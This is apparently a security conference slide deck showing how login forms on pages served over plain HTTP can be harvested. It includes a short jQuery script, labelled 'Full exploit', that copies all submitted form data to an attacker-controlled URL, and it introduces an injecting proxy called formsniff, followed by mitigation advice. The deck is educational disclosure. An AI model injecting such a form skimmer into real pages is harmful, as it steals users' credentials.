Capturing HTTP form submissions

Casey Callendrello
c1@caseyc.net

Everyone uses HTTPS

- Been a best practice since forever.
- Many sites have unencrypted login pages
  - Facebook, twitter, wikipedia...
  - Beacon Federal Credit Union...
- This is OK since the form data is submitted over https, right?

AJAX and the DOM are awesome

- We can make arbitrary HTTP calls from Javascript, independent of load time
- We can modify form attributes, like the OnSubmit event, dynamically

- Modifying HTTP pages is trivial
- Are you thinking what I’m thinking…?

What if we tell a browser to copy any form data to a URL we control via an AJAX request?

Full exploit

```
function hownow(obj) {
        var fdata =  $('form').serializeArray();
        $.ajax({
            url:'/AOCOA93NC0Z21',
            type:'post',
            data: fdata
        });
}

function attach_event() {
        $('form').submit(hownow);
}
$(document).ready(attach_event);
```


Presenting: formsniff

- Transparent, page-modifying proxy
  - Based on Moxie Marlinspike's sslstrip
- Captures form data via malicious javascript injection
- Does not affect page flow
  - Form submissions still proceed as normal

Mitigation – end user

- Use HttpsEverywhere
  - EFF firefox plugin
- Use Chrome
  - Hard-coded list of https-only websites

What’s wrong with this picture?



The big picture

- Web pages + javascript can do a lot
- Treat ALL insecurely loaded pages as possibly tainted
  - Never let them handle sensitive information
- Always load your login page over HTTPS

Thank you!

- https://github.com/formsniff

- c1@caseyc.net
- yesac on freenode
- @squeed